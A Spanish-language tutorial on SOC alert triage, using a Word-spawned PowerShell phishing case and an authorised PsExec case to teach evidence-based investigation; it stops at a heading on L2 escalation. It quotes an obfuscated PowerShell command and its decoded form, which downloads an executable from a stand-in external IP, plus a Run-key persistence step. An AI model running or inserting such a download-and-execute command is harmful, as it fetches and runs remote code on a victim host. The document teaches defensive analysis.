Respuesta rápida: ¿Qué es el triage de alertas en un SOC?
El triage de alertas SOC es el proceso estructurado y analítico mediante el cual un analista de seguridad evalúa una señal generada por un SIEM o sensor endpoint para determinar con rapidez y rigor qué ocurrió realmente, si representa una amenaza genuina, qué activos están afectados, cuál es su alcance horizontal y qué acción operativa corresponde (cerrar como falso positivo comprobado, continuar investigando o escalar formalmente a respuesta a incidentes). No consiste en cerrar tickets con prisa ni en consultar ciegamente reputaciones en VirusTotal; consiste en reducir la incertidumbre transformando una hipótesis en conclusiones respaldadas por evidencia.
El escenario: una alerta no es una conclusión #
La consola de alertas del centro de operaciones parpadea con una nueva notificación de alta prioridad:
Alerta: Suspicious PowerShell execution
Severidad: High
Host: PC-FIN-023
Usuario: maria.garcia
Linaje de procesos:
  WINWORD.EXE (PID: 4812)
  └── powershell.exe (PID: 7104)
Frente a esta pantalla, un analista inexperto suele reaccionar de dos formas diametralmente opuestas pero igualmente erróneas:
- La reacción alarmista: “PowerShell detectado bajo Word. El equipo está irremediablemente comprometido. Aíslo el host y declaro un incidente crítico.”
- La reacción complaciente: “Copio el hash del ejecutable, lo pego en VirusTotal, devuelve cero detecciones. Es un falso positivo, cierro la alerta.”
La realidad técnica es contundente:
Todavía no lo sabemos.
No sabemos si el endpoint está comprometido ni sabemos si se trata de un falso positivo. La alerta no nos está entregando un veredicto pericial cerrado. Simplemente nos indica que una regla analítica detectó una condición técnica suficientemente anómala como para exigir atención humana.
Aquí comienza la auténtica labor del analista defensivo:
Una alerta no es una conclusión. Es una hipótesis que debemos contrastar con evidencia objetiva.
Qué significa hacer triage en un SOC #
El término triage procede de la medicina de urgencias: ante una avalancha de pacientes, los sanitarios no realizan diagnósticos exhaustivos de tres horas a cada individuo de inmediato; clasifican con rapidez la gravedad para asignar recursos y salvar vidas. En un Centro de Operaciones de Seguridad (SOC), el objetivo del triage responde a una lógica similar:
- Qué ocurrió: Identificar con exactitud el comportamiento técnico registrado.
- Si merece investigación mayor: Discriminar actividad benigna esperada de indicios reales de agresión.
- Qué prioridad tiene: Calcular el riesgo contextual en función de los activos involucrados.
- Qué alcance podría tener: Determinar si la actividad está aislada en una máquina o se extiende por la subred.
- Qué acción operativa corresponde: Descartar con justificación, solicitar más datos o escalar al equipo de respuesta.
Hacer triage no significa cerrar tickets a toda velocidad para cumplir métricas vacías de tiempo medio de resolución (MTTR). Tampoco significa redactar una tesis doctoral de 40 páginas sobre cada evento.
El objetivo nuclear es reducir incertidumbre. Pasar de una sospecha difusa:
"Algo raro ocurrió con PowerShell en el departamento de Finanzas."A una cronología fundamentada en hechos verificables:
1. La usuaria maria.garcia abrió un documento adjunto recibido por correo externo.
2. WINWORD.EXE inició powershell.exe con parámetros codificados en Base64.
3. El proceso hijo intentó establecer una conexión TCP/443 hacia una IP externa no corporativa.
4. No existe registro de este comportamiento en los últimos 30 días de este host.
5. Se descubrió el mismo patrón de ejecución en otros dos puestos de la misma área.
Elastic Security describe el triage precisamente como la evaluación inicial de detalles, severidad y entidades afectadas antes de profundizar mediante cronologías forenses, árboles de linaje y consultas de correlación cruzada.
Evento, alerta e incidente no son lo mismo #
Uno de los errores conceptuales más frecuentes en equipos defensivos jóvenes es mezclar tres niveles de abstracción operativa que deben permanecer estrictamente diferenciados:
| Nivel | Definición técnica | Ejemplo real en el sistema |
|---|---|---|
| Evento (Event) | Un registro atómico que certifica que una acción física o lógica ocurrió en un sistema en un instante determinado. Es neutro por naturaleza. | powershell.exe se inició a las 14:06:23 en PC-FIN-023 (Event ID 4688 o Sysmon EID 1). |
| Alerta (Alert) | El resultado de una lógica de detección programada que evalúa uno o varios eventos y determina que el patrón merece revisión por parte de un analista. | Microsoft Word generó un proceso hijo de PowerShell con argumentos ocultos (Analytics Rule en el SIEM). |
| Incidente (Incident) | Una determinación investigativa que concluye que una o varias alertas y eventos relacionados representan un ataque, compromiso o infracción de seguridad que exige contención y coordinación formal. | Campaña de phishing dirigida con documento macro que descargó un cargador malicioso en tres endpoints corporativos. |
En plataformas XDR modernas como Microsoft Defender XDR, el sistema agrupa automáticamente alertas relacionadas en incidents para reconstruir la historia del ataque (attack story). Sin embargo, desde la perspectiva humana del analista, la regla mental es inmutable:
No conviertas mentalmente un evento en un ataque ni una alerta en un incidente confirmado sin haber examinado la evidencia.
El principio fundamental del triage: separar hechos e hipótesis #
El rigor de una investigación en ciberseguridad reside en la disciplina con la que el analista separa lo que está empíricamente demostrado de lo que supone que ha sucedido.
Considera la siguiente observación:
Marca temporal: 14:06:23
Evidencia registrada: WINWORD.EXE ejecutó powershell.exe
Examinemos las dos capas cognitivas:
- Hecho verificable: El binario de Microsoft Word invocó el ejecutable de PowerShell con el PID 7104 bajo el contexto de usuario de María García. Esto es incontrovertible; está sellado en los registros del kernel.
- Hipótesis de trabajo: El usuario fue víctima de un correo con macro maliciosa que intentó comprometer el sistema.
La hipótesis es sumamente verosímil, pero en este punto exacto todavía no está demostrada. Podría tratarse de:
- Una macro corporativa de contabilidad programada internamente hace cinco años.
- Una herramienta administrativa legítima que utiliza Word como plantilla de reportes.
- Un ejercicio autorizado de simulación adversarial (Red Team o prueba de phishing interna).
- Un ataque informático real en fase de ejecución inicial.
Un analista profesional jamás mezcla estas capas. Quien confunde una hipótesis con un hecho contamina toda la investigación con sesgo de confirmación.
Paso 1. Entiende qué detectó realmente la regla #
Antes de abrir consolas externas, copiar direcciones IP o interrogar al usuario, debes responder una pregunta elemental:
¿Qué condición lógica exacta provocó que esta alerta se disparara?
Nunca te fíes únicamente del título comercial de la alerta. Una alerta denominada genéricamente “Suspicious PowerShell Activity” puede haber sido engendrada por mecánicas completamente distintas:
- Una coincidencia exacta de strings en la línea de comandos (ej.
-EncodedCommandoDownloadString). - Una relación anómala de proceso padre e hijo (ej. Word o Excel iniciando una shell).
- La carga de una DLL nativa de PowerShell en un proceso no estándar (ej. inyección en
spoolsv.exe). - Una conexión de red saliente iniciada por el proceso hacia una dirección IP externa.
- Un modelo estadístico de anomalía de volumen o rareza en el SIEM.
Siempre que tu plataforma lo permita, examina la definición de la regla: su lógica de consulta (KQL, SPL, EQL), los orígenes de logs de seguridad requeridos, los falsos positivos documentados y su Investigation Guide. Como documenta Elastic en sus guías de investigación, conocer el propósito de la regla evita que el analista investigue una caja negra a ciegas.
Paso 2. Extrae los hechos iniciales sin inventar #
Antes de abrir diez pestañas en el navegador, captura en tus notas de investigación los hechos técnicos primarios. Para una alerta de endpoint, la ficha inicial debe aislar:
Datos primarios de la señal analizada
- 01Nombre de la alerta y severidad original:
Suspicious PowerShell spawned by Office|High - 02Marca temporal exacta (Timestamp):
2026-10-07 14:06:23 UTC - 03Activo implicado (Host):
PC-FIN-023(dirección IP local:10.10.40.85) - 04Identidad (User):
CORP\maria.garcia - 05Proceso ejecutado:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe(PID: 7104) - 06Proceso progenitor (Parent):
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE(PID: 4812) - 07Línea de comandos (CommandLine):
powershell.exe -nop -w hidden -enc SQBuAHYAbwBrAGUALQ... - 08Sensor de origen: Agente de telemetría EDR / Sysmon Event ID 1
Si la alerta fuera de autenticación, registrarías la IP de origen, ubicación geográfica estimada, tipo de cliente, User-Agent, estado del MFA y resultado del inicio de sesión. Si fuera de red perimetral, anotarías IP/puerto de origen y destino, protocolo, volumen de bytes y reputación de dominio DNS.
Conserva estos hechos limpios. No intentes ensamblar una historia dramática todavía; primero asegúrate de que los cimientos sobre los que vas a razonar son sólidos.
Paso 3. Pregunta a quién y qué estás protegiendo #
Dos alertas con idéntica firma técnica pueden exigir respuestas operacionales completamente opuestas según el activo que involucren:
- Caso A: Una alerta de ejecución anómala de PowerShell en
LAB-PC-012, una máquina virtual de pruebas aislada en una VLAN de laboratorio utilizada por desarrolladores de software. - Caso B: La misma alerta exacta de PowerShell en
DC-CORP-01, el controlador principal de dominio de Active Directory de la empresa.
La condición técnica es idéntica; el riesgo para la organización es infinitamente mayor en el Caso B. Por tanto, antes de profundizar debes responder:
- ¿Cuál es el rol operativo del host? ¿Es un equipo de usuario final, un servidor web expuesto a Internet o una base de datos de nóminas?
- ¿Qué privilegios posee la cuenta de usuario afectada? ¿Es un usuario estándar de contabilidad o un miembro de Domain Admins?
- ¿Es habitual que este activo o usuario interactúe con estas utilidades?
Recuerda un matiz analítico fundamental: un administrador de sistemas ejecutando scripts no es automáticamente benigno (sus credenciales podrían haber sido robadas), y un administrativo ejecutando PowerShell no es automáticamente malicioso. El contexto informa nuestro análisis; no reemplaza la evidencia.
Severidad de la herramienta vs. prioridad operativa #
Muchos analistas cometen el error de organizar su jornada de trabajo ordenando la bandeja de incidentes exclusivamente por el campo que asignó el fabricante del software:
No investigues únicamente el color de la alerta.
La severidad es una estimación estática asignada por el autor de la regla de detección basada en el impacto teórico del comportamiento (ej. Medium, High, Critical). La prioridad operativa, en cambio, es una decisión dinámica que toma el analista del SOC combinando esa severidad con el valor del activo, la sensibilidad de los datos y el contexto del entorno.
Una alerta Severity: Low de escaneo de puertos puede convertirse de inmediato en Priority: Urgent si el escaneo se origina desde el servidor de pasarela de pagos hacia la red interna. A la inversa, una alerta Severity: High causada por una prueba de penetración contratada y documentada puede rebajar su prioridad operativa tras la comprobación inicial del ticket de cambio.

Paso 4. Construye una timeline cronológica #
Un error fatal durante el triage es quedarse congelado mirando únicamente el segundo exacto en el que saltó la alarma. Un evento de seguridad nunca ocurre en el vacío. Para entender lo que sucedió debes formular dos preguntas cronológicas:
¿Qué ocurrió inmediatamente antes?
¿Qué ocurrió inmediatamente después?
Reconstruyamos los acontecimientos alrededor de nuestro incidente en PC-FIN-023:
CRONOLOGÍA AMPLIADA (-5 min / +5 min):
14:02:51  Outlook recibe mensaje con adjunto de correo: "factura_pendiente.docm"
14:03:19  El usuario descarga y almacena el archivo en Descargas
14:05:42  El usuario abre factura_pendiente.docm con WINWORD.EXE
14:06:23  WINWORD.EXE genera el proceso hijo powershell.exe   <-- [DISPARO DE LA ALERTA]
14:06:27  powershell.exe establece conexión de red TCP/443 con 203.0.113.50
14:06:31  powershell.exe escribe en disco el archivo C:\Users\maria.garcia\AppData\Local\Temp\updater.exe
14:06:34  updater.exe se ejecuta por primera vez en el sistema
14:07:05  updater.exe añade un valor en la clave de registro HKCU\Software\Microsoft\Windows\CurrentVersion\Run
La alerta del SIEM se disparó puntualmente a las 14:06:23. Si el analista solo examina ese segundo, solo ve PowerShell. Al construir la cronología completa, emerge con claridad cristalina la cadena de infección completa: vector inicial por correo $\rightarrow$ apertura de documento $\rightarrow$ ejecución de script $\rightarrow$ conexión externa $\rightarrow$ descarga de payload $\rightarrow$ persistencia en el registro.
Tanto Microsoft Defender XDR (mediante sus gráficos de incidente e Incident Graph) como Elastic Security (mediante su panel de Timeline) sitúan la reconstrucción cronológica como el núcleo metodológico de cualquier investigación defensiva.
Paso 5. Vuelve a la telemetría y logs originales #
Una alerta es una interpretación abstracta procesada por un motor analítico. Siempre que existan discrepancias o dudas sobre lo ocurrido, el analista debe contrastar la alerta con los eventos en bruto que la generaron en Windows Event Logs o Sysmon.
Considera una alerta con el título:
“Encoded PowerShell detected”
Acudes a la telemetría y extraes la línea de comandos en bruto:
powershell.exe -nop -w hidden -EncodedCommand SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgAC...El uso del parámetro -EncodedCommand demuestra de forma incontrovertible que el emisor empleó argumentos ofuscados en Base64. Sin embargo, no demuestra automáticamente que el contenido sea destructivo. El analista debe decodificar la cadena UTF-16LE para inspeccionar la intención técnica real:
# Cadena decodificada:
Invoke-WebRequest -Uri "https://203.0.113.50/payload.bin" -OutFile "$env:TEMP\updater.exe"
Ahora tienes una certeza analítica basada en evidencia: la ejecución ofuscada consistió en una descarga web de un binario no firmado hacia la carpeta temporal del usuario.
Recuerda un principio básico de higiene profesional:
PowerShell no es malware.
PowerShell es un intérprete legítimo del sistema operativo. La ofuscación de parámetros eleva drásticamente la sospecha, pero la confirmación proviene de examinar la evidencia de lo que ese script intentó ejecutar en el entorno.
Paso 6. Investiga las entidades (Usuario, Host, IP, Archivo) #
Una investigación analítica rara vez se limita a evaluar un proceso de forma aislada. En el SOC, la investigación pivota alrededor de entidades clave (objetos del sistema que acumulan actividad y relaciones):
| Entidad | Preguntas analíticas críticas | Fuentes de datos a consultar |
|---|---|---|
| Usuario (User) | ¿Qué nivel de privilegios posee en el dominio? ¿Presenta inicios de sesión anómalos o múltiples intentos fallidos recientes? ¿Ha utilizado PowerShell con anterioridad? ¿Existen alertas simultáneas sobre esta misma cuenta? | Active Directory / Microsoft Entra ID, registros de autenticación Kerberos y NTLM (Event ID 4624/4625), logs de VPN y SSO. |
| Host / Activo | ¿Qué función desempeña en la red corporativa? ¿Tiene el agente de telemetría activo y actualizado? ¿Qué otros procesos inusuales ejecutó en las últimas 24 horas? ¿Ha intentado conectarse a otros servidores de la subred? | Consola de inventario de activos (CMDB), telemetría de creación de procesos EDR, registros del sistema operativo. |
| Dirección IP | ¿Es una dirección IP interna (RFC 1918) o una IP pública de Internet? ¿A qué ASN u organización pertenece? ¿Aparece asociada a infraestructura conocida de comando y control (C2)? ¿Qué volumen de datos se transmitió? | Logs de cortafuegos perimetral, proxies web corporativos, NetFlow / IPFIX, bases de datos de Threat Intelligence. |
| Dominio DNS | ¿Cuándo fue registrado el dominio (antigüedad de WHOIS)? ¿Presenta características de algoritmo de generación de dominios (DGA)? ¿Qué registros DNS resolvió en la consulta? | Servidores DNS corporativos, DNS pasivo (pDNS), logs de inspección SSL/TLS. |
| Archivo / Hash | ¿En qué ruta exacta del disco se depositó? ¿Está firmado digitalmente con un certificado de confianza válido? ¿Cuál es su hash criptográfico SHA256? ¿Aparece presente en otros endpoints de la empresa? | Eventos de creación de archivos en disco (Sysmon EID 11), telemetría de integridad de archivos (FIM), sandbox de análisis. |
Microsoft Defender organiza estructuralmente sus incidentes agrupando estas mismas entidades para permitir a los analistas visualizar el impacto holístico de la amenaza antes de tomar acciones de respuesta.
Threat Intelligence aporta contexto, no es un oráculo #
Imagina que extraes el hash SHA256 de un binario recién creado en el endpoint:
SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855Lo introduces en una plataforma de inteligencia de amenazas o en VirusTotal y el resultado muestra:
Detecciones de motores antivirus: 0 / 72 (Limpio)¿Puede el analista cerrar la alerta asumiendo que el archivo es inofensivo?
Bajo ningún concepto. En operaciones defensivas rige una regla inquebrantable:
Desconocido no significa benigno.
Un malware personalizado, una carga útil compilada específicamente para una intrusión dirigida (targeted attack) o un archivo que acaba de ser generado hace 20 minutos no tendrá registros previos en ninguna base de datos pública. La ausencia de detecciones solo demuestra que esa fuente concreta no posee información histórica sobre la muestra.
A la inversa ocurre exactamente lo mismo: si una dirección IP externa aparece reportada como maliciosa en listas comunitarias, no debes asumir automáticamente que el equipo interno ha sido vulnerado. Es obligatorio verificar si la conexión se completó con éxito (handshake TCP establecido), qué volumen de bytes se intercambió y qué proceso inició la llamada. Threat Intelligence es una valiosa capa de contexto informativo; no es un oráculo infalible que sustituye a la investigación empírica.
Paso 7. Busca alcance horizontal: deja de mirar un solo equipo #
Aquí es donde el triage superficial se transforma en una investigación defensiva de alto impacto. Si descubres que PC-FIN-023 ejecutó un comando ofuscado tras abrir un documento sospechoso, la pregunta que debes hacerte de inmediato no es solo qué ocurrió en esa máquina concreta:
¿Ha ocurrido este mismo comportamiento en otros equipos de la organización?
Para averiguarlo, debes utilizar los artefactos identificados como puntos de pivoteo en tu SIEM:
- Pivoteo por línea de comandos: Buscar ejecuciones de PowerShell que contengan exactamente la misma cadena codificada en los últimos 7 días en toda la flota de endpoints.
- Pivoteo por hash de archivo: Buscar el hash SHA256 de
updater.exeo defactura_pendiente.docmen todos los servidores y estaciones. - Pivoteo por infraestructura de red: Consultar si alguna otra máquina de la empresa resolvió el dominio malicioso o estableció tráfico con la dirección IP
203.0.113.50. - Pivoteo por identidad: Verificar si la cuenta
maria.garciaha iniciado sesión de forma interactiva o por SMB/RDP en servidores internos no autorizados.
Al pivotar horizontalmente descubres que otros dos puestos de trabajo recibieron el mismo correo y ejecutaron la misma macro sin que ninguna regla analítica se hubiera disparado sobre ellos. La investigación ha dejado de ser el cierre de un ticket rutinario; ahora estás delimitando el alcance de una campaña activa.
Busca comportamiento adversarial, no solo IoCs #
Los Indicadores de Compromiso (IoCs) atómicos tradicionales (hashes MD5/SHA256, direcciones IP y URLs) son extraordinariamente útiles para búsquedas rápidas. Sin embargo, los atacantes modernos los mutan de forma trivial: basta con alterar un solo byte irrelevante de un script para generar un hash completamente nuevo, o rotar de servidor VPS para cambiar de IP en cuestión de minutos.
Por eso, el analista maduro busca y correlaciona patrones de comportamiento:
Aplicación ofimática ──► Intérprete de comandos ──► Conexión externa ──► Clave Run de persistenciaEsta secuencia describe un procedimiento táctico fundamentado en MITRE ATT&CK para analistas SOC (tácticas de Initial Access, Execution, Command and Control y Persistence). El comportamiento mantiene su validez investigativa aunque el adversario modifique el nombre del archivo o cambie de proveedor de alojamiento web.
Aquí se establece la conexión directa de nuestra disciplina: el triage investiga la evidencia de lo ocurrido; Detection Engineering transforma esos comportamientos contrastados en reglas de alta fidelidad, y el estándar de reglas Sigma permite portar esas lógicas entre diferentes tecnologías sin rehacer el trabajo analítico desde cero.
Paso 8. Intenta explicar la actividad legítimamente #
Uno de los mayores sesgos cognitivos en los analistas noveles es el sesgo de confirmación: reciben una alerta y dedican todo su esfuerzo a intentar demostrar desesperadamente que la máquina está infectada por un actor avanzado patrocinado por un estado.
El pensamiento crítico del analista profesional opera a la inversa:
Busca evidencia que pueda refutar tu hipótesis.
¿Existe una explicación operativa legítima que sea completamente consistente con toda la evidencia observada?
No basta con imaginar una explicación teórica abstracta (“Bueno, tal vez fue el departamento de sistemas...”). Debes exigir pruebas tangibles:
- ¿Existe una solicitud de cambio aprobada (RFC / Ticket de ServiceDesk) para esa hora y esos equipos?
- ¿El script ejecutado coincide en hash, ruta y autor con los paquetes de despliegue de software corporativo?
- ¿La cuenta de servicio que ejecutó la tarea pertenece formalmente a la plataforma de monitorización o backup?
Si todas las variables cuadran con un procedimiento empresarial autorizado, has demostrado sólidamente un falso positivo operacional. Si existen lagunas, discrepancias horarias o parámetros inexplicables, la hipótesis maliciosa se mantiene firme.
Y recuerda: las excepciones también necesitan evidencia. Cerrar una alerta simplemente porque “esta regla siempre salta y es muy pesada” no es hacer triage; es sabotear la seguridad de la compañía y construir puntos ciegos intencionados.
Paso 9. Formula una conclusión proporcional a la evidencia #
Al concluir el análisis técnico, el dictamen final debe ajustarse con precisión milimétrica a lo que los datos permiten demostrar. Una taxonomía estándar en el SOC contempla cinco clasificaciones formales:
| Clasificación de Triage | Criterio técnico de asignación | Acción operativa subsiguiente |
|---|---|---|
| Verdadero Positivo Malicioso (TP - Malicious) | La evidencia respalda de forma inequívoca la existencia de una acción adversaria no autorizada en el entorno. | Escalar de inmediato para contención, erradicación y respuesta a incidentes. |
| Verdadero Positivo Benigno (TP - Benign / Authorized) | La regla funcionó exactamente como fue diseñada ante un comportamiento sospechoso, pero la investigación demostró que correspondía a una tarea legítima autorizada (ej. un pentest o un despliegue de IT). | Cerrar la alerta documentando la orden de trabajo y enviar feedback para afinar excepciones en Detection Engineering. |
| Falso Positivo de Detección (FP) | La lógica analítica interpretó de forma defectuosa una actividad completamente normal debido a una regla mal acotada. | Cerrar la alerta y abrir ticket de corrección de la regla hacia los ingenieros de detección. |
| Actividad Sospechosa sin Confirmar | Existen anomalías objetivas en el comportamiento, pero faltan artefactos determinantes para certificar la intención. | Mantener en monitorización activa, aislar preventivamente si el riesgo lo exige o profundizar la captura forense. |
| Información Insuficiente (Inconclusive) | Los sensores carecían de la telemetría indispensable para verificar lo sucedido (ej. logs locales truncados o EDR desinstalado). | Registrar la brecha de visibilidad técnica y notificar al equipo de ingeniería de logs. |
Nunca inventes certeza donde los datos no la respaldan. En investigación forense rige un axioma ineludible:
No lo veo no significa que no ocurrió.
Si la telemetría no estaba presente, documentar con honestidad que la información es insuficiente es infinitamente más profesional y seguro que cerrar la alerta inventando un veredicto tranquilizador pero ficticio.
Evaluación de confianza, impacto y criticidad #
Antes de pulsar el botón de escalar un incidente a los analistas L2 o al equipo de respuesta a incidentes, articula tu decisión combinando cinco vectores esenciales:
- Nivel de Confianza (Confidence): ¿Cuánta evidencia tangible posees? ¿Tienes la línea de comandos completa y los hashes de disco, o solo una alerta genérica sin detalles?
- Impacto Potencial (Impact): Si la amenaza es genuina, ¿qué consecuencias acarrea? ¿Extracción de bases de datos, cifrado por ransomware o mera exploración superficial?
- Alcance (Scope): ¿Cuántos activos e identidades están confirmados en la intrusión?
- Criticidad del Activo (Asset Criticality): ¿El equipo atacado procesa transferencias bancarias o es una estación temporal de recepción?
- Urgencia Operativa (Urgency): ¿La actividad hostil continúa ejecutándose en memoria en este instante?
Presentar un incidente desglosado con esta madurez analítica marca la diferencia entre un analista principiante que se limita a pasar problemas y un profesional de seguridad riguroso.
Paso 10. Decide: cerrar, continuar, escalar o responder #
El triage debe culminar siempre en una decisión ejecutiva clara y registrada. No puede finalizar con un ambiguo “He revisado los eventos y parecen raros”.
Si la actividad maliciosa está confirmada y el procedimiento de tu SOC te otorga autoridad operativa, pueden ejecutarse medidas inmediatas de contención primaria (como aislar el endpoint de la red desde la consola del EDR o deshabilitar temporalmente la cuenta comprometida en el directorio activo).
Sin embargo, la coordinación de crisis, la erradicación profunda del malware y la reconstrucción del servicio corresponden formalmente a la disciplina de respuesta a incidentes. El estándar NIST SP 800-61 Rev. 3 (publicación oficial vigente desde abril de 2025 que sustituyó de forma definitiva a la antigua Rev. 2) estructura precisamente la respuesta moderna dentro del marco integrado Detect $\rightarrow$ Respond $\rightarrow$ Recover alineado con el Cybersecurity Framework (CSF 2.0).
Caso práctico completo: Word ejecuta PowerShell #
Apliquemos todo el razonamiento metodológico paso a paso sobre el caso práctico planteado al inicio de esta guía:
Fase 1: Los hechos iniciales confirmados
En el equipo PC-FIN-023 del departamento de Finanzas, el proceso WINWORD.EXE inició a las 14:06:23 una instancia secundaria de powershell.exe bajo la cuenta de María García.
Fase 2: Análisis de la línea de comandos
La telemetría revela que PowerShell se invocó con flags de evasión activa: -nop (NoProfile), -w hidden (WindowStyle Hidden) y -enc. Al decodificar el payload en Base64 se descubre un comando Invoke-WebRequest que descarga un binario externo hacia el directorio %TEMP%\updater.exe.
Fase 3: Reconstrucción hacia atrás en la timeline (-5 minutos)
Al retroceder en los eventos del equipo se localiza la llegada de un correo electrónico a Outlook a las 14:02:51 con el asunto “Factura rectificativa pendiente de abono” procedente de un remitente externo desconocido. A las 14:05:42 la usuaria hizo doble clic sobre el adjunto factura_pendiente.docm.
Fase 4: Reconstrucción hacia adelante en la timeline (+5 minutos)
A las 14:06:27, el proceso PowerShell completó la descarga mediante una conexión TCP/443 con la IP 203.0.113.50. A las 14:06:34 el binario updater.exe fue ejecutado, y a las 14:07:05 se registró la creación de una clave de persistencia en HKCU\Software\Microsoft\Windows\CurrentVersion\Run.
Fase 5: Contexto del usuario y del activo
María García trabaja en el área de facturación y no tiene conocimientos técnicos ni permisos de administración local. Los registros históricos de los últimos 90 días certifican que su estación jamás había ejecutado scripts de PowerShell ni realizado descargas directas desde terminal.
Fase 6: Búsqueda de alcance horizontal en el SIEM
Consultamos en el repositorio de logs la presencia del hash SHA256 de updater.exe y el asunto del correo en la pasarela de mensajería. Resultado: otros dos empleados de contabilidad (PC-FIN-041 y PC-RRHH-019) recibieron el mismo correo y presentan la misma clave de registro creada.
Fase 7: Dictamen pericial documentado
Clasificación: Verdadero Positivo Malicioso de Alta Confianza (TP - Severity High / Priority Critical).
Resumen de conclusiones: Ataque dirigido mediante correo de phishing con macro VBA maliciosa que descargó y ejecutó un cargador ejecutable, estableciendo persistencia local en tres puestos corporativos.
Fase 8: Acciones operativas adoptadas
Aislamiento preventivo inmediato de los tres endpoints afectados desde la consola del EDR. Purga del mensaje malicioso en los buzones de correo mediante la pasarela defensiva. Escalado formal con paquete de evidencias forenses completas al equipo de Incident Response L2 para análisis de la muestra de malware.
Ejemplo de un falso positivo bien investigado: PsExec #
Examinemos ahora el caso contrario: cómo se documenta con rigor profesional un falso positivo sin caer en la desidia.
La consola emite una alerta:
Alerta: Suspicious PsExec execution
Host: SRV-APP-04
Severidad: Medium
Hora: 01:05:12 UTC
Un analista descuidado respondería: “PsExec es una utilidad de administración de Windows de Sysinternals, es normal en servidores, cierro la alerta.” Eso es imprudente: PsExec es una de las herramientas más codiciadas por los atacantes para realizar movimiento lateral en redes corporativas.
Un analista riguroso investiga la cronología y encuentra:
- 01:00 UTC: Inicio formal de la ventana nocturna de mantenimiento programado según el calendario de TI.
- 01:03 UTC: La cuenta de servicio
svc_deployinicia sesión por red desde el servidor de gestión centralizadaDEPLOY-SRV-01. - 01:05 UTC: La plataforma de automatización invoca
psexec.exepara detener los servicios de la aplicación e instalar un parche de software. - 01:14 UTC: Las tareas finalizan con éxito y la sesión remota se cierra de forma ordenada.
- Verificación documental: Existe el ticket formal de gestión de cambios
CHG-23817aprobado por el responsable de infraestructura.
El analista documenta el cierre de la alerta:
“Alerta clasificada como Verdadero Positivo Benigno (actividad autorizada). La ejecución de PsExec corresponde a la tarea automatizada de actualización del ticket CHG-23817. Los comandos, la cuenta de servicio, la IP de origen y la ventana horaria son 100% coincidentes con el procedimiento homologado. No se observaron anomalías secundarias.”
Eso es cerrar una alerta con evidencia técnica y no con conjeturas vacías.
Qué debe contener un buen escalado a L2 #
